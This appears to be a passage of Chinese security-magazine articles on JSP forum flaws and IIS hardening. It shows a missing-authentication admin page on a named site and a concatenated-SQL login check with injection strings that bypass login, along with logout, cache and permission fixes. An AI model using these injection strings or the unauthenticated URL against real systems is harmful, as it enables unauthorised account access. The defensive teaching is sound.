用户名='"+User_Name+"'";
//out.println(sql);
stmt.executeUpdate(sql);
```

```
out.println("<font size=2 color=blue>正在处理你的用户信息,请稍后...</font><meta http-equiv='refresh' content='2;url=user_manager.jsp'>");
%>
<jsp:include page="inc/online.jsp" flush="true"/>
```

看看这个文件,我们就好像看到了一个简单的教学文件。现在,假设管理员提交如下地址,即http://www.51dz.net/bbs/modifyuser_manager.jsp?modifyid=51,需要查看、修改ID为51的用户的资料(管理员默认的用户ID为51),问题就出来了。同样的,我们可以通过搜索引擎得到如下地址,如图1 所示:




图1

很明显,这个用户管理文件缺乏认证,即使是普通的用户,甚至包括我们这些搭不上边的"游客",也可以直接提交上述请求,从而将其资料一览无余,更让人动心的是,密码也是明文存储的。http://www.51dz.net/bbs/modifyuser_manager.jsp同样是大开山门,直到恶意用户把数据更新的操作执行完毕,重定向到user_manager.jsp的时候,管理员才会看见那个显示错误的页面,但这个时候为时已晚,更谈不上"亡羊补牢"了。类似的错误存在于很多JSP的站点上,面对这样的论坛,我们能够放心的说"安全"吗? 解决之道有很多,不过最基本的要求是为每个需要加身份认证的地方加上身份认证,如果借用别人的代码,一定要对涉及到用户管理、密码认证等重要文件修改一下,照搬虽然省事,但代码毫无安全性可言。

再就是SQL注入的问题。比如这个典型的问题"昨天公司的数据库被人SQL注入,9万条记录都被update了,同事写了个JSP程序来把他改回来,可是这JSP没有一点信息返回,看不到进度,在运行些什么都不知道。"不过,这和JSP程序没有什么必然的联系,根据国情,国内的网站用ASP+Access或SQLServer的占70%以上,PHP+MySQL占20%,其他的不足10%。因此,ASP的SQL注入比较常见也不足为怪。不过,SQL注入漏洞可谓是"千里之堤,溃于蚁穴",这种漏洞在网上极为普遍,即使是JSP程序也不能幸免。归根结底,通常是由于程序员对注入不了解,或者程序过滤不严格,或者某个参数忘记检查导致。看看这个教材式的JSP程序就可以窥见一斑

```
Statement stmt = conn.createStatement();
String checkUser = "select * from login where username = '" + userName + "' and userpassword = '" + userPassword + "'";
ResultSet rs = stmt.executeQuery(checkUser);
if(rs.next())
  response.sendRedirect("SuccessLogin.jsp");
else
  response.sendRedirect("FailureLogin.jsp");
```

针对这种情况,如果数据库里存在一个名叫"Tom"的用户,那么在不知道密码的情况下至少有下面几种方法可以登录:

```
用户名: Tom              密码: ' or 'a'='a
用户名: Tom              密码: ' or 1=1/*
用户名: Tom' or 1=1/*    密码: (任意)
```

用户退出的安全问题

最近,在研究一些JSP论坛的代码时,我发现在一个有密码保护的Web应用中,正确处理用户退出过程并不仅仅只需调用HttpSession的invalidate()方法,这样做会存在一定的安全隐患! 大家可以想象,大部分浏览器上都有后退和前进按钮,允许用户后退或前进到一个页面。如果用户在退出一个Web应用后,按了后退按钮,浏览器就把缓存中的页面呈现给用户,这会使用户产生疑惑,他们会开始担心他们的个人数据是否安全。这样的情形我在不少自助银行的查询机上使用"Back Space"键时,就产生过类似的困惑。再者,许多Web应用强迫用户退出时关闭整个浏览器,这样,用户就无法点击后退按钮了。这样的问题在论坛等JSP程序中也十分常见,有什么好的解决方法吗?

查阅并综合一些资料后,我对实际应用的解决方法进行了大致的了解。以下是一个完整的Web应用:

①用户通过浏览器访问页面;

②Web应用展现一个登录页面要求用户输入有效的验证信息;

③用户输入了用户名和密码,此时我们假设用户提供的身份验证信息是正确的,经过了验证过程,Web应用允许用户浏览他有权访问的区域;

④用户想退出时,点退出按钮,Web应用要求用户确认是否则真的需要退出,如果用户确定退出,Session结束,Web应用重新定位到登录页面,用户可以放心的离开而不用担心他的信息会泄露;

⑤另一个用户坐到了同一台电脑前,他点击后退按钮,Web应用不应该出现上一个用户访问过的任何一个页面。事实上,Web应用在第二个用户提供正确的验证信息之前应当一直停留在登录页面上。

实际应用中,比较典型的例子是:login.jsp包含了用于用户输入用户名和密码的Form,logout.jsp页包含了要求用户确认是否退出的Form。loginAction.jsp和logoutAction.jsp作为控制器分别包含了登录和退出代码,典型的解决途径是引入自定义的安全实现机制。自定义的安全认证机制普遍采用的方法是从Form中获得用户输入的认证信息,然后到关系数据库的安全域中进行认证。如果用户

提供的认证信息是有效的，登录动作往HttpSession对象中注入某个对象。HttpSession存在着注入的对象则表示用户已经登录。Logout action是退出动作，它包含了简单的删除用户名以及对用户的HttpSession对象调用invalidate()方法。比较典型的代码如下：

```
//...
session.removeAttribute("User");
session.invalidate();
//...
```

另外，为了使登录和退出动作真正发挥作用，所有受保护的JSP页面都应该首先验证HttpSession中是否包含了用户名以确认当前用户是否已经登录。如果HttpSession中包含了用户名，也就是说用户已经登录，Web应用则将剩余的JSP页发送给浏览器，否则，JSP页将跳转到登录页login.jsp。

阻止浏览器缓存

使用上述方法后，还是存在一定的问题。当在浏览器上点击后退按钮时，默认情况下浏览器不是从Web服务器上重新获取页面，而是从浏览器缓存中载入页面。基于Java的Web应用并未限制这一功能，在基于PHP、ASP和.NET的Web应用中也同样存在这一问题。在用户点击后退按钮后，"从浏览器到服务器再从服务器到浏览器"这个HTTP回路并没有建立，仅仅只是用户、浏览器和缓存进行了交互。如此看来，就好像一枚硬币有两面一样，缓存的确提供了一些便利，但通常只在使用静态的HTML页面或基于图形或影响的页面你才能感受到，而另一方面，Web应用通常是基于数据的，数据通常是频繁更改的。与从缓存中读取并显示过期的数据相比，提供最新的数据才是更重要的！

这就要看看怎么用缓存了。查阅资料，我看到HTTP头信息"Expires"和"Cache-Control"为应用程序服务器提供了一个控制浏览器和代理服务器上缓存的机制。HTTP头信息Expires告诉代理服务器它的缓存页面何时将过期 HTTP1.1规范中新定义的头信息Cache-Control可以通知浏览器不缓存任何页面。当点击后退按钮时，浏览器重新访问服务器已获取页面。通过使用HTTP头信息的cache控制，我们可以对页面进行保护，将如下代码适当处理即可：

```
//...
response.setHeader("Cache-Control","no-cache"); response.setHeader
("Cache-Control","no-store");
response.setDateHeader("Expires", 0);
response.setHeader("Pragma","no-cache");
String userName = (String) session.getAttribute("User");
if (null == userName) {
request.setAttribute("Error", "Session has ended. Please login.");
RequestDispatcher rd = request.getRequestDispatcher("login.jsp");
rd.forward(request, response);
}
//...
```

上面代码的意思是：通过设置头信息和检查HttpSession中的用户名确保了浏览器不缓存页面。同时，如果用户没有登录，受保护的JSP页面将不会发送到浏览器，取而代之的将是登录页面login.jsp。实际应用中，如果要求特别高，还可以记录最后登录时间，即记录每个用户的最后登录时间。对于采用关系型数据库安全域来说，可以通过在某个表中加上lastLogin等字段轻松实现。此外，为了使代码更简练有效，一些冗余的代码可以剔除掉。比如把这些加强安全的代码写到一个单独的JSP页中，通过<jsp:include>标签在其他页面也可以引用。这样问题就可以比较简单地解决了。

其他JSP安全编程知识

当然，JSP开发中的安全解决办法还是很多的，需要我们根据实际情况来"量体裁衣"使用。为了扩大读者的视野，下面列举了一些常用的安全性实现方式。

1.Declarative Security

Declarative security指的是表达一个应用的安全结构，包括角色、存取控制，和在一个应用的外部表单所要求的验证。在Web application中发布描述器是实施declarative security的一种主要的工具。发布者把Application所要求的逻辑完整性映射为在特定运行环境下的安全策略。在运行时，Servlet container使用这些策略来强迫验证。

2.Programmatic Security

当Declarative Security不能够完全表达一个Spplication的安全模型时，就可以使用Programmatic Security。Programmatic Security包括HttpServletRequest接口的下列方法 getRemoteUser方法返回经过客户端验证的用户名。IsUserInRole向Container的安全机制询问一个特定的用户是否在一个给定的安全角色中。GetUserPrinciple方法返回一个Java.security.Pricipal对象。这些APIs根据远程用户的逻辑角色让Servlet去完成一些逻辑判断，它也可以让Servlet去决定当前用户的主要名字。如果getRemoteUser返回NULL值（这意味着没有用户被验证），那么isUserInRole就总会返回False，getUserPrinciple总会返回NULL。

3.Roles

一个Roles就是由Application Developer和Assembler所定义的一个抽象的逻辑用户组。当一个Application被发布的时候，Deployer就把这些角色映射到在运行环境中的安全认证，例如组或规则。一个Servlet container能够为规则执行一些说明或编程安全，这些规则是与调用这些Principal的安全属性所输入的要求相联系的。例如 当Peployer把一个安全角色映射为操作环境下的一个用户组，调用Principle所属的用户组就从安全属性中获得。如果Principle的用户组与在操作环境下的用户组相匹配，那么Principle就是一个安全角色 当Deployeer把一个安全角

色映射为一个在安全方针域中的Principle名时，调用Principle的确Principle名就被从安全属性中提取出来。如果两者相同的话，调用的Principle就是安全的。

4.Authentication

一个Web 客端能够使用下面的一种机制来对Web服务器验证一个用户：HTTP Digest Authentication、HTTPS Client Authentication、HTTP Basic Authentication、HTTP Based Authentication。

5.HTTP Basic Authentication

HTTP Basic Authentication是一个定义在HTTP/1.1规范中的验证机制。这种机制是以用户名和密码为基础的。一个Web Server要求一个Web Client去验证一个用户。作为Request的一部分，Web Server传递Realm的字符串，用户就是在它里面被验证的。

小提示 Basic Authentication机制的Realm字符串不一定反映任何一种安全方针域。Web Client得到这些用户名和密码，然后把它传递给Web Server。Web Server然后在一个特定的领域验证这些用户。由于密码是使用一种64位的编码来传递，而且目的Server没有验证，所以Basic Authentication不是一种安全的验证协议。

6.HTTP Digest Authentication

HTTP Digest Authentication根据用户名和密码验证一个用户，然而密码的传输是通过一种加密的形式进行的，这就比Basic Authentication所使用的64位编码形式传递要安全的多。由于Digest Authentication当前不被广泛使用，Servlet Containers不要求支持它但是鼓励去支持它。

7.HTTPS Client Authentication

使用HTTPS(HTTP over SSL)的终端用户验证是一种严格非验证机制。这种机制要求用户去处理公共密钥证明(Public Key Certification PKC)。当前，PKCs在e-commerce应用中是有用的，不适应J2EE的servlet containers不要求支持HTTPS协议。

8.Server Tracking of Authentication InFormation

就像映射在角色中的安全标识一样，运行环境是环境的说明而不是应用的说明。在Web application的发布环境创建一个登录机制和策略，对发布在同一个Container的Application能够使用同样的验证信息来代表这些Application的Principal；仅仅当通过安全策略域时要求用户重新验证。因此，一个Servlet Container要求在Container层来跟踪这些验证信息，而不是在Application层。允许一个经验证的用户拒绝一个使用其他资源的Application，这些是通过受同样安全性标识限制的Container管理的。

综上所述，JSP论坛的安全问题是一个没有止境的过程，随着JSP的蓬勃兴起，我们也将面对这些问题。对于JSP的安全爱好者来说，一个好的建议就是多看安全文章，这些安全文章一般都会有详细的信息如软件的版本号、漏洞原因等等，最重要的是还附带了解决办法或者是补丁的下载链接，如国内的安全站点www.cnns.net或者国外的www.securityfocus.com站点；另外一个好的建议就是多装补丁程序，访问自己所使用的软件公司主页，从那上面获得最新的补丁程序。

适合读者：脚本攻击爱好者，网站管理员
前置知识：Windows IIS服务器基本管理经验

系统设置 搞定脚本安全

文/图 无名

在2004年，脚本漏洞层出不穷，无数网站主机因脚本漏洞被攻破。为防御此类攻击，笔者经过一段时间的尝试，将心得总结成文，以飨广大有此需求的读者(本文测试环境为Windows Server 2003、IIS 6.0、MS SQL Server 2000)。

用户权限设置

外部客户端在访问本机网站时是以IUSR_SERVERNAME用户(以下简称为IUSR用户)的权限执行所有操作的，所以为了保证系统的安全，我们必须对该用户的权限作一些限制。

小知识 IUSR_ServerName是Web访问者使用的系统默认账号，系统表示为Internet访问用户。当Web服务器不需用户登录就能访问数据库时，它实际是使用IUSR_ServerName用户身份来访问数据库。IUSR_ServerName是在安装IIS时创建的用户。默认情况下，"启用Windows账户同步"是选中的。

首先，要删除Everyone对系统所有的卷的访问权限。由于Everyone是各用户(组)权限设置的父对象，所以在删除Everyone权限之前，要取消子对象对父对象权限的继承。

方法是在所设置目录的"属性"对话框的"安全"选项卡中点击"高级"按钮，取消"允许父对象将其权

限传播到该对象及其子对象”的选定（如图1 所示）。这时系统会提示选择是否将父对象的权限复制给子对象，




图1

笔者建议大家选择复制，这样的好处就是以后不必重新设置管理员用户的权限。




图2

接着就是对IUSR用户作设置。在网站数据库（Access）、上传文件的所在目录，我们须赋予其“列文件目录”、“读取”和“写入”权限（如图2 所示）；而在其他无需通过IIS进行写操作的目录，我们只须给予其“列文件目录”和“读取”权限即可（如图3 所示）。




图3

到此，对用户权限的设置结束了。

脚本执行设置

这个就简单多了。网站目录大体分两类：一类保存着我们的脚本文件，另一类保存着非脚本文件，例如网站数据库、上传的图片等等。因此，具体的设置也就有两种，前一类允许执行脚本文件，后一类禁止执行其中的脚本文件。

设置方法：在IIS服务管理器中右键点击所需设置目录，在“目录”选项卡里，对“执行权限”进行设置，前一类设置成“纯脚本”，后一类设置成“无”即可，如图4 所示。




图4

数据库防下载设置（针对Access数据库）

上面的设置已禁止数据库文件中的ASP脚本的执行，大家也许会想：“那以前用ASP语句出错的方法防止数据库被下载不就不行了吗？”别急，我们这次用筛选器来进行数据库的防下载保护。

具体设置方法如下。

在IIS服务管理器中，进入被设置网站的属性框，点击“主目录”、“配置”、“添加”（上面那个），扩展名自然就输入数据库文件的扩展名了，上面的可执行文件项就随便添一个EXE文件就行了，点“确定”就完成了设置（如图5 所示）。读者可以试一下，将会出现这种结果：“无法找到该页”（如图6 所示）。

